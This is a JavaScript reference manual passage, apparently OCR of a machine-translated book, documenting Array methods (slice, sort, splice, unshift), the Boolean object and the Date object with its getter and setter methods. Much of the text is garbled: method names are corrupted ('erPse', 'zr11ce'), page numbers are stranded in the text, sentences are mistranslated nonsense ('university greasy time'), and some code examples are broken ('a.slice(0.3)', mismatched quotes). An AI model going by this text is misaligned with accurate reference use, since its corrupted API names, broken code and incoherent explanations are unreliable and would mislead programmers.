See also Array . pop (), Array . unshift ()

Array . slice () ECMAScript v 3

returns a slice of an array

Syntax

mass.sllce (start, *end)*

Arguments

Start

The index of the array element at which the chunk begins. Negative values of this argument indicates the position, measured from the end of the array. In other words, -1 is the last item, -2 is the second item from the end, and so on.

end

Array element Index disintegrations Assumption directly after the end frag ment. If this argument is not specified, the slice includes all the elements of the array from the element specified by the *start* argument to the end of the array. If this argument from ritsatelen, element position is counted from the end weight of Sivan.

Return value

A new array containing *magogoiva* the element specified argument *at roan* up element defined argument *end* , but not including it.

Description

The slice () method returns a slice, or subarray, of an array. The returned array contains the element specified by the *start* argument and all subsequent elements up to

the *end* specified by the argument , but not including it. If the argument *end* not AUC coupled returned array contains all elements from an element set Nogo arguments is *beginning* to the end of the array.

Note that slice () does not modify the array. To delete a fragment of an array, use the Array . splice ().

Example

```
var a = [1,2,3,4,5];
a . slice (0.3); // Returns [1,2,3]
a . slice (3); // Returns [4 , 5]
```

```
a . slice (1, -1); // Returns [2,3,4]
a . slice (-3, -2); // Returns [3]; in IE 4 runs with an error, returning
[1,2,3]
```

:rrors

In Internet Explorer 4, the *start* cannot be negative. In later versions of IE, this bug has been fixed.

ee also Arr ay . splice ()

rray . SOrt () ECMAScript v 1

orts the elements of an array

yntax

rray ^ osh)

rray.sort (orderfunc)

rguments

rderfunc

An optional function that determines the sort order.

eturn value

An array reference. Note that the array is sorted in place; no copy of the array is made.

escription

The sort () method sorts the elements of an array in place without creating a copy of the array. If The sort () is called with no arguments, the array elements are arranged in alphabetical order (more precisely, in the manner determined by the used in the system encoding sim oxen). If necessary, the elements are first converted to a string to them we can but be compared.

To sort the elements of an array in any other order, you must provide a comparison function that compares the two values and returns a number indicating their relative order. The comparison function must take two arguments, *a* and b , and return one of the following values:

- negative number if, according to the selected sorting criterion, the value of *a is* “less than” the value of *b* and must be in the sorted array before *b* .
- ero if *a* and *b* are equivalent in sort terms.
- positive number if *a is* "greater than" b .

It should be noted that undefined elements are always sorted at the end of the array. This happens even if you specify a special function sorts ki: undefined values are never transmitted in a given function *orderfunc* .

Example

The following snippet shows how to write a comparison function that sorts an array of numbers numerically rather than alphabetically:

```
// Function for sorting numbers in ascending order function
numberorder ( a , b ) { return a - b ; } a = new Array (33, 4, 1111,
222);
a . sort (); // Alphabetical sort: 1111, 222, 33, 4
a . sort ( numberorder ); // Numeric sort: 4, 33, 222, 1111
```

inserts, removes, or replaces array elements Syntax

array.erPse (start, delete_number , value, . . .)

Arguments

Start

The array element at which to start inserting or deleting.

y given_number

The number of elements that must be removed from the *array,* starting with element ment specified argument *beginning* and including the element. This argument is optional. If not specified, erPseO removes all elements from at zitsii, given argument *beginning* to the end of the array.

value, ...

Zero or more values to be inserted into the array, starting at the index specified in the *start* argument .

Return value

An array containing the elements removed from the array, if any.

Description

ErPseO method removes a specified number of elements in the array, starting with the element whose position is determined by the argument *principle,* including him, and replaces the values niyami listed in the argument list. The array elements are arranged on follows insert or remove elements shifted and formed continuous in sequence with the rest of the array. Note, however, that unlike a method with a similar name, ePse (), the ePse () method directly modifies the *array.*

Example

The way er11se () works is easiest to understand with an example:

```
var a = [1,2,3,4,5,6,7,8]
a.zr11ce (4); // Returns [5,6,7,8]; and equal to [1,2,3,4]
a.zrPse (1,2); // Returns [2,3]; and is equal to [1,4]
```

Array . splice ()

ECMAScript v 3

Array . toLocaleString ()

b23

a . splice (1,1); *II* Returns t [4]; a is equal to [1] a.splice (1,0,2,3); II Returns []; and is equal to [1 2 3]

See also Array . slice ()

Array . toLocaleString ()

ECMAScript v 1

converts an array to a localized string

overrides Object . toLocaleString ()

Syntax

array .looosa.1e? Ar1nd ()

Return value

A localized string representation of an array.

Exceptions

TourEggog

If the method is called on a non-array object.

Description

The Array () method returns a localized string representation of an array. This is done I by calling ooea1e8Tg1pd ^ () for all the elements w Siva and then concatenating strings obtained using simvola- separator defined locale.

See also ArgauLoBMndO, 0b] ec ^ o1_ca1eBSnd ()

Syntax

array. ^ Mg ^ O Return value

The string representation of the *array* .

Exceptions

TypeError

If the method is called on a non-array object.

Description

The toString () method of the array converts the array to a string and returns that string. Co. GDSs array used with trokovom context, JavaScript automatically transform zuet it into a string by calling this method. However, it may in some cases by an explicit call to require the toString ().

toString () first converts each element to a string (by calling their to - String () methods). After converting all elements are displayed as a list of strings, Div PARTICULAR commas. This value is the same as the value returned by the join () method with no arguments.

See also Array . toLocaleString (), Object . toString ()

Array . toString ()

ECMAScript v 1

n converts an array to a string

overrides Object.toString ()

Array . unshift () ECMAScript v 3

inserts elements at the beginning of the array

Syntax

ma.ssiv.ipzYT1 (value, . . .)

Arguments

value, ...

One or more values to be inserted at the beginning of the *array* .

Return value

The new length of the array.

Description

The unbuy ^ O method inserts its arguments at the beginning of the array, shifting existing elements to superscripts to make room. The first argument eb1 ^ () becomes the new zero element of the array, the second argument becomes the new first element, and so on. Note: unbla ^ O does not create a new array, but modifies the existing one.

Example

upebu ^ O is often used in conjunction with ebu ^ O. For example:

var a = [];	//	a:	[]		
a.unshift (1);	//	a:	[1]	Returns:	1
a.unshift (22);	//	a:	[22.1]	Returns:	2
a.shift ();	//	a:	[1]	Returns:	22
a.unshift (33, [4.5]);	//	a:	[33, [4.5], 1	] Returns:	3

See also Array.shift ()

Boolean ECMAScript v1

Boolean support Object ^ Boolean

Constructor

ne w Boolean (value) // Constructor function
Boolean (value) // Conversion function

Arguments

value

The value to be stored in a Boolean object or converted to a Boolean value.

Return value

When invoked as Konstr Ktorov (with operator new) Boolean () converts the argument cop in logical value and returns a Boolean , containing this value. When called as a function (without the new operator), Boolean () simply converts its argument to a primitive boolean value and returns that value.

The values 0, NaN , null , the empty string "" and undefined are converted to false . All other primitive values except false (but including the string " false "), as well as all objects and arrays, are converted to true .

Methods

toString ()

Returns " true " or " false " , depending on the logical value represented trolled object Boolean .

valueOf ()

Returns the primitive Boolean value contained in a Boolean object .

Description

Boolean values are a basic JavaScript data type . Object Boolean representation wish to set up a "wrapper" around a logical value. An object type is Boolean in bases SG exists for providing a method toString (), which converts logical skie values in rows. When m enu toString () is called to

convert lo cal values in a row (and it often caused JavaScript implicitly), JavaScript converts a Boolean value into a temporary object Boolean , for which the method can be invoked toString ().

See also Objec t

Boolean . toString () ECMAScript v 1

converts boolean to string overrides Object . toString ()

Syntax

b . toString ()

Return value

The string " true " or " false " , depending on what is b : elementary logs cal yl value and object Boolean .

Exceptions

TypeError

If the method is called on a non- Boolean object .

Boolean . valueOf () ECMAScript v 1

the boolean value of a Boolean object overrides Object . valueOf ()

Syntax

b . valueOf ()

Return value

Ele tary logical value contained in b , which is the object
Boolean .

Exceptions

TypeError

If the method is called on a non- Boolean object .

Date

ECMAScript v 1

work with dates and times

Object ^ Date

Konstr u ktor

new Date ()

n the ew a Date (milliseconds) new a Date

(string _ date)

new Date (year , month , day , hours , minutes , seconds , ms)

Constructor Date () with no arguments creates an object Date with a value equal TEKU conductive date and time. If the constructor is passed a single numeric Argu m ent, it is used as the internal date number in millisekun rows similar to the value returned by getTime (). When a single string argument is passed, it is treated as a string representation of the date in the format accepted by the Date method . parse (). In addition, the designer can ne obliged to submit two to seven numeric arguments that define the individual date and time fields. All arguments except for the first two - year and month fields - can otsutst Vova. About the Audience Retention graph, note that the date fields and time specified on the basis of the local time, and not in the district Yemeni UTC (Universal the Coordinated Time The - Universal skoordini anced time), the same GMT The (Greenwich Mean Time The - Mean Time Green VIChu). Alternatively, the static Date method can be used . UTC ().

Date () can also be called as a function (without the new operator). In such a call, Date () ignores any passed arguments and returns the current date and

time.

Arguments

milliseconds

The number of milliseconds between the desired date and the full date of January 1, 1970 (UTC). For example, by passing 5000 as an argument, we will create a date representing five seconds after midnight on January 1, 1970.

date_string

The only argument specifying the date and (optional) time as a string. The string must be in a format that Date understands . parse ().

year

Year as four digits. For example 2001 for 2001. For compatibility with bo Lee early implementations of JavaScript to the argument added in 1900, if the values of the argument is between 0 and 99.

month

The month, specified as an integer, from 0 (January) to 11 (December).

day

Day of the month, specified as an integer from 1 to 31. Note that the smallest neck of this argument value is 1, and the remaining arguments - 0. Neobyaza additional argument.

clock

Hours, specified as an integer from 0 (midnight) to 23 (11 pm). Optional ny argument.

minutes

Minutes in hours, specified as an integer from 0 to 59. Optional argument.

seconds

Seconds in minutes, defined as an integer from 0 to 59. The optional Argu m ent.

ms

Milliseconds in a second, specified as an integer from 0 to 999. Optional argument.

Methods

The Date object has no writable or readable properties; instead, the date and time values are accessed through methods. More Mr GUSTs methods of ek is the Date are two forms of s , one for the local time, and the other - with the university greasy time (UTC or GMT The). If the method name contains the string " UTC ", it works with UTC . These pairs of methods are specified in the given rated below LIST ke together. For example, the designation get [UTC] Day () refers to two IU todam: getDay () and getUTCDay ().

Object Methods Date may only be called for objects of type Date and generate exception a TypeError , if you call them to objects of another type.

get [UTC] Date ()

Returns the day of the month of the object Date in accordance with local or university greasy time.

get [UTC] Day ()

Returns the day of the week from the object Date in accordance with local or university greasy time.

get [UTC] FullYear ()

Returns the year in the date of the full hour etyrehznachnom format in a local or university greasy time.

get [UTC] Hours ()

Returns the clock field in a Date object in local time or UTC.

get [UTC] Milliseconds ()

Returns the field of milliseconds in a Date object in local or universal times and.

get [UTC] Minutes ()

Returns the minutes field in a Date object in local time or UTC.

get [UTC] Month ()

Returns the month field in a Date object in local time or UTC.

get [UTC] Seconds ()

Returns the seconds field in a Date object in local time or UTC.

getTime ()
Returns the internal representation (milliseconds) of the Date object . Please note that this value is independent of the time zone, hence no separate getUTCTime () method is needed.

getTimezoneOffset ()
It returns different tsu in minutes between the local and universal representation niyami date. Note that the return value depends on the action there exists

getYear ()
Returns the year field in a Date object . Deprecated, it is recommended to use the getFullYear () method instead .

set [UTC] Date ()
Sets t day of the month in the Date in accordance with local or universal nym time.

set [UTC] FullYear ()
Sets the year (and possibly month and day) to the Date according to local or UTC time.

set [UTC] Hours ()
Sets hour (and possibly field minutes, seconds and milliseconds) in Date in with otvetstvii with local or universal time.

set [UTC] Milliseconds ()
Sets field milliseconds Date according to local th or uni greasy time.

set [UTC] Minutes ()
Sets minutes Field (and possibly the field seconds and milliseconds) in Date in with otvetstvii with local or universal time.

set [UTC] Month ()

Sets the month field (and possibly day of the month) in the Date in accordance with the lo -local or universal time.

set [UTC] Seconds ()

Sets the seconds field (and possibly the field of milliseconds) in Date in Correspondingly dance with local or universal time.

setTime ()

Sets the fields of a Date object to millisecond format.

setYear ()

Sets the year field of a Date object . Deprecated, instead recom mended to use the setFullYear ().

toDateString ()

Returns a string representing the date from Date for the local time zone.

toGMTString ()

Converts a Date to a string based on the GMT time zone . Recognized obsolete PWM method is recommended instead toUTCString ().

toLocaleDateString ()

Returns a string representing a date from a Date in the local time zone according to local date formatting conventions .

toLocaleString ()

Converts a Date to a string according to the local time zone and locale - GOVERNMENTAL agreements on how to format dates.

toLocaleTimeString ()

Returns a string representing the time from a Date in the local time zone based on local time formatting conventions.

toString ()

Converts a Date to a string according to the local time zone.

toTimeString ()

Returns a string representing the time from Date in the local time zone.

toUTCString ()

Conversion uet Date to a string, using the universal time.

valueOf ()

Converts a Date object to its internal millisecond format. Static methods

In addition to the listed instance methods, two static methods are defined in the Date object . These methods vyzy vayutsya designer himself through a Date (), rather than Th cut individual objects a Date :

Date . parse ()

Parses the string representation of a date and time and returns the internal representation of that date in milliseconds.

Date . UTC ()

Returns the millisecond representation of the specified UTC date and time

. Description

The Date object is a data type built into the JavaScript language . Date objects are created using the new Date () syntax introduced earlier .

After the object creation Date can take advantage of its numerous method mi. M legged method allows to get and set fields year, month, day, hour, minutes, seconds and milliseconds in accordance with either local time or time with UTC (universal, or GMT The). The toString () method and its variants convert dates to human-readable strings. The getTime () and the setTime () transformation form a number of milliseconds since midnight (GMT The) January 1, 1970, into an internal representation of the object Date and vice versa. This standard milliseconds Mr. format date and time are represented in one piece, which makes the date very pro stand arithmetically. Standard ECMAScript requires that the object Date could Representat build any date and time with millisecond precision within 100 million days before and after 01.01.1970. This range is ± 273 785 years, so the JavaScript - the clock will function correctly until 275,755 years.

Example

There are many methods known to work with the generated Date object :

```
    d = new Date (); // Get the current date and time
    document.write ('Today: "+ d . toLocaleDateString () + '); // Shows the
date
    document.write ('Time:' + d . toLocaleTimeString ()); // Shows the time
    var dayOfWeek = d . getDay (); // Day of the week
```

```
var weekend = ( dayOfWeek == 0) || ( dayOfWeek == 6); // Is it a day off today?
```

Another conventional application object Date - is the subtraction of Contents millisecond before the representation of the current time of another time to determine the relative position of two timestamps. The following sample client code while links the two such applications:

630

Date . getDate ()

```
< script language = " JavaScript ">
today = new Date (); // Remember today's date christmas
= new Date (); // Get the date from the current year
christmas . setMonth (11); // Set the month to December
... christmas . setDate (25); // and 25th number
// If Christmas hasn't passed yet, calculate the number of milliseconds between
now // and Christmas, convert it to the number of days and print a message if (
today . GetTime () < christmas . GetTime ()) {
   difference = christmas . getTime () - today . getTime ();
   difference = Math . floor ( difference / (1000 * 60 * 60 * 24));
   document . write ('Total' + difference + ' days before Christmas!
   ^');
}
</ script >
// ... the rest of the HTML document ...
< script language = " JavaScript ">
// Here we use Date objects to measure time // Divide by
1000 to convert milliseconds to seconds now = new Date
();
document.write ('<p> Page loaded' +
            ( now . getTime () - today . getTime ()) / 1000 +
            'seconds.');
</ script >
```

See also Date . parse (), Date . UTC ()

Date . getDate () ECMAScript v 1

returns the day of the month

Syntax

date.getDate ()

Return value

Day of the month in the specified argument *date,* is the object of a Date , in the soot sponds to local time. Return Value may be in the interval shaft between 1 and 31.

Date . getDay () ECMAScript v 1

returns the day of the week

C syntax

date.getDay ()

Return value

Day of the week in the specified argument *date* , is the object of a Date , in the soot sponds to local time. Returns numbers from 0 (Sunday) to 6 (Saturday).

Date . getFullYear () ECMAScript v 1

returns the year

Syntax

date.getFullYear ()

Date . getHours ()

Return value

The year received when the *date* is in local time. Returns four digits, not a two-digit abbreviation.

Date . getHours () ECMAScript v 1

returns the value of the clock field of the Da te object

Syntax

date.getHours ()

Return value

Field value h in the argument of *the date* is an object Date , in the local prefecture time. The return value ranges between 0 (midnight) and 23 (11 pm).

Date . getMilliseconds () EC MAScript v 1

returns the value of the milliseconds field of a Date object

Syntax

date.getMilliseconds ()

Return value

Field milliseconds in the argument of *the date* is an object Date , calculated Noe in local time.

Date . getMinutes () ECMAScript v 1

returns the value of the minutes field of a Date object

Syntax

date.getMinutes ()

Return value

Minute field in the argument of *the date* , is the object of a Date , calculated in lo Calne time. The return value can range from 0 to 59.

Date . getMo nth () ECMAScript v 1

returns month for Date object

Syntax

date.getMonth ()

Return value

Month field in the argument of *the date* , is the object of a Date , calculated in lo Calne time. The returned value can take values from 0 (January) to 11 (December).

b32

Date . getSeconds ()

Date . getSeconds ()

ECMAScript v 1

returns the value of the seconds field of a Date object

Syntax

date.getSeconds ()

Return value

Field seconds in the argument *data,* constituting the object Date , the local vre Meni . The return value can range from 0 to 59.

Date . get ^ meO ECMAScript v 1

returns the date value in milliseconds

Syntax

date.geTmeJ $_{to}$ *)*

Return value

Millisecond representation of the argument *date* , which is the object of a Date , t. E. The number of milliseconds between midnight 01/01/1970 and the date / time is determined mymi *date* .

Description

The getTime () method converts the date and time to a single integer value. This is useful when you want to compare two Date objects or determine the elapsed time between two dates. Note: millisecond representation of a date does not depend on chaso Vågå belt, so there is no method getUTCTime (), supplementing this. Do not confuse the methods The getTime () with the methods getDay () and the getDate (), return a day of the week, respectively, and the day and month.

Methods for a Date . parse () and Date . UTC () let you convert date specification and VRE Meni in millisecond representation, avoiding excessive object creation a Date .

See also Date , Date . parse (), Date . setTime (), Date . UTC ()

defines an offset relative to GMT

Syntax

flara . getTimezoneOffset ()

Return value

The difference in minutes between Greenwich Mean Time (GMT) and local time. Description

The getTimezoneOffset () function returns the difference in minutes between UTC and local time, indicating which time zone the JavaScript code is running in and whether daylight saving time is in effect (or will be) for the specified *date.*

The return value is measured in minutes, not hours, as some countries have time zones that do not span a full hour.

Date . get ^ mezoneOffsetQ

ECMAScript v 1

Date . getUTCDate ()

Date . getUTCDate () ECMAScript v 1

returns the day of the month (UTC)

Syntax

date. getUTCDate ()

Return value

Day of the month (the difference between the I and Zi), obtaining nny when calculating *dates* in universal nom time.

Date . getUTCDay () ECMAScript v 1

returns the day of the week (UTC)

Syntax

date. getUTCDay ()

Return value

The day of the week received when the *date* is in UTC. RETURN schae mye values may be in the range between O (Sunday) and b (Saturday).

Date . getUTCFullYear () ECMAScript v 1

returns the year (UTC)

Syntax

date.getUTCFullYear ()

Return value

The year received when the *date is* calculated in universal time. The return value is a four-digit year number, not a two-digit abbreviation.

Date . getUTCHours () ECMAScript v 1

returns the value of the clock field of a Date object (UTC)

Syntax

date.getUTCHours ()

Return value

The hour field for the *date* , calculated in UTC. The return value is an integer between 0 (midnight) and 23 (II pm).

Date . getUTCMilliseconds () ECMAScript v 1

returns the value of the milliseconds field of a Date object (UTC)

Syntax

date.getUTCMil liseconds ()

Return value

Date milliseconds , expressed in UTC.

Date . getUTCMinutes ()

Date . getUTCMinutes () ECMAScript v 1

returns the value of the minutes field of a Date object (UTC)

Syntax

date.getUTCMinutes ()

In ozvraschaemoe value

The minute field for a *date* in UTC. Returns an integer between 0 and 59.

Date . getUTCMonth () ECMAScript v 1

returns the month of the year (UTC)

Syntax

date.getUTCMonth ()

Return value

The month of the year that is obtained when the *date is* calculated in UTC. RETURN schaet integer between 0 (January) and 11 (December). Note: The object Date denote chaet the first day of the month the number 1, but the first month of the year corresponds to the number 0.

Date . getUTCSeconds () ECMAScript v 1

returns the value of the seconds field of a Date object (UTC)

Syntax

date.getUTCSeconds ()

Return value

Date seconds field in UTC. Returns an integer between 0 and 59.

Date . getYear () ECMAScript v 1; deprecated in ECMAScript v 3

returns the value of the year field of a Date object (UTC)

Syntax

date. getYear ()

Return value

The year field for the specified *date* argument , which is a Date object , minus 1900.

Description

The getYear () method returns the year field for the specified Date object with minus 1900. This method is not required by ECMAScript v 3 in compatible JavaScript implementations ; use the getFullYear () method instead .

Date . parse () ECMAScript v 1

parsing date / time string

Syntax

Date.parse (date)

Arguments

date A string to parse containing the date and time.

Return value

The number of milliseconds between the specified date / time and midnight on January 1st , 970 GMT.

Description

The method of a Date . parse () is a static method of the Date object . It is always called through the Date constructor as Date . parse () rather than through a Date object like date.parse (). The method of a Date . parse () takes one argument string, parses the date contained in the string, and returns it as a number of milliseconds, which may be used directly to create a new object Date or the date of installation in an existing member vuyuschem object Date via Date . setTime ().

Standard ECMASoript does not define the format strings that can be parsed by a Date . parse (), except search cheniem that it can parse the string, which returns by thallium methods Date . toString () and Date . toUTCString (). Unfortunately, these functions format date of implementation-dependent way, so there is no universal method of writing dates, guaranteed understandable l yubym implementations JavaSoript .

See also Date , Date . setTime (), Date . toGMTString (), Date . UTC ()

Date . setDate () ECMAScript v 1

sets the day of the month

Syntax

date . setDate (day_me from egg)

Arguments

day of the beast

Integer between the I and Zi, acting as a new value (a local vre Meni) field *den_megoyatsa* object *date.*

Return value

The millisecond representation of the modified date. Prior to the ECMASoript standard , this method did not return anything.

Date . setFullYear () ECMAScript v 1

sets the year and possibly the month and day of the month

Syntax

date.setFullYear (year) date.setFullYear
(year, *month)* date.setFullYear (year,

month, day)

Arguments

year

The year in local time to be set in *date*. This argument must be an integer including ve c, for example I999; cannot be an abbreviation such as 99.

bzb

Date . setHours ()

month

An optional integer between 0 and 11 used to set the new value of the month field (in local time) for the *date*.

day

Optional integer between 1 and 31 serving present as the new value of A "month" for the *date* (the local time).

Return value

Internal millisecond representation of the modified date.

Date . setHours () ECMAScript v 1

sets the values of the hours, minutes, seconds, and milliseconds fields of a Date object Syntax

clock
)
clock, minutes
)
clock, minutes, seconds)

clock, minutes, seconds,
milliseconds)

Arguments

clock

Integer between 0 (midnight) and 23 (11 pm) local time, We establish Vai as the new value in the clock *date.*

minutes s

Optional integer between 0 and 59, used as a new value for A minutes to *date* (the local time). This argument was not supported to vyho yes standard the ECMAScript .

seconds

Optional integer between 0 and 59. It is a new values of the field se kundas to *date* (the local time). This argument was not supported until the ECMAScript standard .

milliseconds

An optional integer between 0 and 999 serving as the new value for the milliseconds field in the *date* (in local time). This arguments nt did not support the Xia to the standard output the ECMAScript .

Return value

The millisecond representation of the modified date. Prior to the ECMAScript standard, this method did not return anything.

Date . setMilliseconds () ECMAScript v 1

sets the value of the millisekund field of the Date object

Syntax

date. setMilliseconds (milliseconds)

Date . setMinutes ()

Arguments

milliseconds

Field of milliseconds, expressed in local time, to be set to *date.* This argument must be an integer between 0 and 999.

Return value

Millis is the second representation of the modified date.

Date . setMinutes () ECMAScript v 1

sets the values of the minutes, seconds and milliseconds fields of the Date object

Syntax

date . setMinutes ^ Hyra)
date . setMinutes ^ Hy ™, *seconds)*
date.setMinutes (minutes, *seconds, milliseconds)*

Argu cops

minutes

An integer between 0 and 59 specified as the minute (in local time) in the *date* argument *,* which is a Date object .

seconds

Optional integer between 0 and 59, acting as a new value for A second *choice* (in Lok flax time). This argument was not supported until the ECMAScript standard .

milliseconds

Optional integer between 0 and 999, representing a new value (lo Calne time) milliseconds field *choice* . This argument was not supported before the std art the ECMAScript .

Return value

The millisecond representation of the modified date. Prior to the ECMAScript standard, this method did not return anything.

Date . setMonth () ECMAScript v 1

sets the month and day of the month of the Date object

Syntax

date .setMonth (month) date.setMonth (month, *day)*

Arguments

month

Integer between 0 (January) and 11 (December) is set as a value IU syatsa for argument *data* representing an object Date , in local time audio. Note that months are numbered starting at 0, and days in a month are numbered starting at 1.

bZ8

Date . setSeconds ()

day

An optional integer between the I and 3i, acting as a new value for the middle day of the month in the *date* (in local time). This argument was not supported until the ECMAScript standard .

Return value

Mi llisekundnoe representation modified date. Prior to the ECMAScript standard, this method did not return anything.

sets the seconds and milliseconds fields of the Date object Syntax

date.setSeconds (seconds)

date .setSeconds (seconds, *milliseconds)*

Arguments

se kund

Integer between 0 and 59 is set as the second value in the argument *data* , pre resents a object Date .

milliseconds

An optional integer between 0 and 999 serving as the new value for the milliseconds field in the *date* (in local time). This argument was not supported until the ECMAScript standard .

Return value

The millisecond representation of the modified date. Prior to the ECMAScript standard, this method did not return anything.

sets the date value in milliseconds Syntax

date. zLTzh (mi lliseconds 1)

Arguments

milliseconds

The number of milliseconds between the requested date / time and midnight GMT on January 1, 1970. A similar millisecond value can also be passed to the 0a1e () constructor and obtained by calling the 0a1e.iTC () and 0a1e.agee () methods . Date representation in the millisecond format makes it indepen Sima on the time zone.

Date.setSeconds ()

ECMAScript v1

Date.set ^ me ()

ECMAScript v 1

Return value

Millisecond argument . Before the ECMAScript standard came out, the method didn't mess with anything.

Date.setUTCDate ()

ECMAScript v1

sets the day of the month (UTC)

Syntax

date .zL \ LSOeHv (day_month)

Arguments

day_ of the month

The day of the month, expressed in UTC and set in a *date.* This argument must be an integer between 1 and 31.

Return value

Internal millisecond representation of the modified date.

sets the year, month and day of the month (UTC)

Syntax

date.setUTCFullYear (year) date.setUTCFullYear (year, *month)* date.setUTC FullYear (year, *month, day)*

Arguments

year

The year in UTC to be set as a *date*. This argument must be an integer including the century, for example 1999, not an abbreviation like 99.

month

An optional integer between 0 and 11 to act as the new value for the month field of the *date* (UTC). Note: numbering months ruyutsya, starting at 0, while the numbering of the days of the month starting at 1.

day

Optional integer between 1 and 31, is a new value (uni greasy time) field "month" to *date*.

Return value

Internal millisecond representation of the modified date.

sets the values for the hours, minutes, seconds, and milliseconds (UTC) fields

Syntax

date.ze ^ TONOigs (hours) date.ze ^ TONOigs (hours, minutes!) date..seL \ LSNoigs (hours 1 , minutes, seconds) date..seL \ LSNoigs (hours 1 , minutes, seconds, milliseconds!)

Date.setUTCFullYear ()

ECMAScript v1

Date.setUTCHours ()

ECMAScript v1

640

Date . setUTCMilliseconds ()

Arguments

clock

Hours field, expressed in UTC , to be set in *date.* This argument must be an integer between 0 (midnight) and 23 (11 pm).

minutes

Optional integer between 0 and 59, acting as a new value for A minutes to *date* (in universal time).

seconds

Neobyazate flax integer between 0 and 59, represents a new field value lo kundas a *date* (in the universal time).

milliseconds

An optional integer between 0 and 999 used as the new value for the milliseconds field in the *date* (UTC).

Return value

Internal millisecond representation of the modified date.

sets the value of the milliseconds field in a Date (UTC) object

Syntax

flaTa . setUTCMilliseconds (*milliseconds)*

Arguments

milliseconds

A field of milliseconds, expressed in non-versatile time, to be set in a *date.* This argument must be an integer between 0 and 999.

Return value

Internal millisecond representation of the modified date.

sets the values of the minutes, seconds, and milliseconds (UTC) fields Syntax

date .zL \ LS \ Ati1vz (minutes)
date.zeL \ LS \ Atlvz (minutes, seconds)
yes.ta.zeL \ LS \ Ati1vz (minutes, seconds, milliseconds)

Arguments

minutes

Minute field, expressed in UTC, to be set in a *date.* This argument must be between 0 and 59.

seconds

Optional integer between 0 and 59, acting as a new value for To in seconds *date* (in universal time).

Date . setUTCMilliseconds ()

ECMAScript v 1

Date . setUTCMinutes ()

ECMAScript v 1

millisec undyy

Optional integer between 0 and 999, represents the new value (uni versal time) in milliseconds field *date.*

Return value

Internal millisecond representation of the modified date.

sets the month and day of the month (UTC)

Syntax

date.setUTCMonth (month) date.setUTCMonth (month, *day)*

Arguments

month

The month in UTC, to be set as a *date.* Following the argument cop must be an integer between 0 (January) and 11 (December). Note that months are numbered starting at 0, and days in a month are numbered starting at 1.

day

An optional integer between 1 and 31, acting as a new value for the middle day of the month in the *date* (in universal time).

Return value

Internal millisecond representation of the modified date.

sets the values of the seconds and milliseconds (UTC) fields

Syntax

date.se ^ TSBeoops1s (seconds) date.se ^ TSBeoopsis (seconds, *milliseconds!)*

Arguments

seconds

The seconds field, expressed in UTC, to be set in a *date.* This argument must be an integer between 0 and 59.

milliseconds!

An optional integer between 0 and 999 to use as the new value for the *date* milliseconds field *!* (in universal time).

Return value

Internal millisecond representation of the modified date.

Date.setUTCMonth ( )

ECMAScript v1

Date.setUTCSeconds ()

ECMAScript v1

b42

Date . setYear ()

Date.setYear () ECMAScript v1; deprecated in ECMAScript v3

sets the year in the Date object

Syntax

date.setYear (year)

Arguments

year

Unit, is set as the value of the year (the locale nom time) for the argument ment *date* , which is the object of a Date . If this value is IU waiting 0 and 99, is added to it in 1900, and it is regarded as a year between 1900 and 1999.

Return value

The millisecond representation of the modified date. Until the ECMAScript standard came out, this method did not return anything.

Description

Method setYear () sets the year field in said object Date , specifically about rabatyvaya time interval between 1900 and 1999.

According to the specifications of the ECMAScript v 3 This method is not tsya mandatory Compatible Mykh implementations of JavaScript ; the setFullYear () method is recommended instead .

Date . toDateStrmg () ECMAScript v 3

returns date from Date object as string

Syntax

date.toDateString ()

Return value

Implementation-dependent , and human-readable string representation of the date (without the time), the argument of the *date* , is the object of a Date , in the local prefecture of time.

see also

Date . toLocaleDateString (), Date . toLocaleString (), Date . toLocaleTimeString (), Date . to - String (), D ate . toTimeString ()

Date . toGMTStrmg () ECMAScript v 1; deprecated in ECMAScript v 3

converts Date to UTC string

Syntax

date. toGMTStrlng ()

Return value

A string representation of the date and time specified in the argument *date* , represent present an object a Date . Before converting to a string data is transferred from the locale Nogo time in Greenwich Mean Time.

Description

The toGMTString () method has been deprecated and the equivalent Date method is recommended instead . toUTCString ().

The ECMASoript v3 specification no longer requires compatible JavaSoript implementations to provide this method; use the toUTCString () method instead .

See also Date . toUTCString ()

Date . toLocaleDateString () ECMAScript v 3

returns the date from Date as a locale-sensitive string

Syntax

date.toLocaleDateString ()

Return value

An implementation-dependent, human-readable string representation of a date (without time) from a *date* object , expressed in local time and formatted according to regional settings.

see also

Date . toDateString (), Date . toLocaleString (), Date . toLocaleTlmeStrlng (), Date . toStrlng (), Date . toTlmeStrlng ()

Date . toLocaleString () ECMAScript v 1

converts a date to a string, taking into account regional settings

Syntax

date.toLocaleString ()

Return value

A string representation of the date and time specified by the *date* argument . Date and time are shown in the local time zone and formatted according to the regio -regional settings.

The order Execu mations

Method toLocaleString () converts the date into a string according to local chaso vym belt. If you format the date and time used in the regional construction, so the format may differ on different platforms and in different Stra tries. The toL ocaleString () method returns a string formatted according to the user's preferred date and time format.

see also

Date . toLocaleDateStrlng (), Date . toLocaleTimeString (), Date . toString (), Date . toUTCString ()

Date . toLocaleTimeString () ECMA Script v 3

returns the time from Date as a locale-sensitive string

Syntax

date. toLocaleTlmeStrlng ()

b44

Date . toString ()

Return value

Implementation-dependent, and human-readable string representation of the time data of the object *d ata* , expressed in the local time zone and format Bathing in accordance with regional settings.

see also

Date . toDateString (), Date . toLocaleDateString (), Date . toLocaleStrlng (), Date . toStrlng (), Date . toTlmeStrlng ()

Date . toStrmg () ECMAScript v 1

straight eobrazuet object Date a line overrides Object . toString ()

Syntax

date. toStrlng ()

Return value

A human-readable string representation of a *date* in the local time zone.

Description

The method of the toString () returns a human-readable, and depending on the implementation of a string howling submission *date.* Unlike toUTCString (), the toString () method calculates the date in the local time zone. Unlike toLocaleString (), the toString () method can represent date and time without regard to locale.

see also

Date . parse (), Date . toDateString (), Date . toLocaleString (), Date . toTimeString (), Date . to - UTCStrlng ()

Date . toT I meStr I ng () ECMAScript v 3

returns the time from a Date object as a string

Syntax

date.toTimeString ()

Return value

Depending on the implementation, on -understand man a string representation of the data of VRE Meni object of *the date* , expressed in the local time zone.

see also

Date . toString (), Date . toDateStrlng (), Date . toLocaleDateStrlng (), Date . toLocaleString (), Date . toLocaleTlmeStrlng ()

Date . toUTCStr I ng () ECMAScript v 1

converts a Date object to a string (UTC)

Syntax

date. toUTCString ()

Date . UTC ()

Return value

A human-readable string representation of a date, expressed in UTC.

Description

The toUTCStrlng () method returns an implementation-dependent string representing a date in UTC .

See also Date . toLocaleString (), Date . toString ()

Date . UTC () ECMAScript v 1

converts date specification to milliseconds

Syntax

